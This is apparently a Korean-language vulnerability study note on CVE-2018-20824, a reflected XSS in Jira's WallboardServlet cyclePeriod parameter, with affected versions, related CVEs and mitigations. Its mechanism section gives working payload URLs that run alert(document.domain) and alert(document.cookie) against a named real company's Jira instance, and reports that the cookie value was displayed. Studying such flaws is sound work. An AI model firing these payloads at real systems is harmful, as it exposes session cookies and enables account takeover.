CVE-2018-20824

▼ 취약점

- The WallboardServlet resource in Jira before version 7.13.1 allows remote attackers to inject arbitrary HTML or JavaScript via a cross site scripting (XSS) vulnerability in the cyclePeriod parameter. - NVD, HackerOne 등

  7.13.1 버전 이전의 Jira의 WallboardServlet 리소스를 사용하면 원격 공격자가 cyclePeriod 파라미터의 사이트 간 스크립팅(XSS) 취약점을 통해 임의의 HTML 또는 JavaScript를 삽입할 수 있다.

- 공격 대상 시스템 및 버전
  - 제품 : Jira
  - 공급 업체 : Atlassian
  - 공격 가능 버전 : ≤ 7.13.1


- 관련 취약점
  - **WordPress Plugin YITH WooCommerce Gift Cards Premium Arbitrary File Upload (3.3.0)**
  - **Chamilo Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') Vulnerability (CVE-2023-4221)**
  - **Magento Insufficient Verification of Data Authenticity Vulnerability (CVE-2019-8112)**
  - **Atlassian Jira Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability (CVE-2014-2314)**
  - **IBM RTC Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability (CVE-2016-9973)**

▼ Mechanism


- Attackers exploit the vulnerability by injecting malicious code through the cyclePeriod parameter, enabling them to execute unauthorized scripts on the affected Jira instance.

공격자는 cyclePeriod 파라미터를 통해 악성 코드를 주입하여 영향을 받은 Jira 인스턴스에서 악성 스크립트를 실행할 수 있도록 함으로써 이 취약점을 악용한다.

- https://selfcare.sevices.worldline.com 접속



- url 창에
  "
  https://selfcare.services.worldline.com/plugins/servlet/Wallboard/?dashboardId=10000&dashboard=10000&cyclePeriod=alert(document.domain)"
  xss 악성 스크립트를 입력했더니 reflected xss 발생하면서 해당 domain이 출력되어 나옴.



- 다음번엔 url 창에
  "
  https://selfcare.services.worldline.com/plugins/servlet/Wallboard/?dashboardId=10000&dashboard=10000&cyclePeriod=alert(document.cookie)"
  이렇게 입력했더니 reflected xss 발생하면서 해당 쿠키 값이 출력되어 나옴.

▼ 대응 방안

- Jira 버전을 7.13.1 이상으로 업그레이드.
- Jira를 정기적으로 업데이트하고 패치.
- 사용자 입력을 모니터링하고 필터링하여 악성 코드 삽입 방지.

▼ 참고 자료

- https://nvd.nist.gov/vuln/detail/cve-2018-20824
- https://www.clouddefense.ai/cve/2018/CVE-2018-20824
- https://www.acunetix.com/vulnerabilities/web/atlassian-jira-improper-neutralization-of-input-during-web-page-generation-cross-site-scripting-vulnerability-cve-2018-20824/
- https://www.youtube.com/watch?v=8iZD_RVD7h4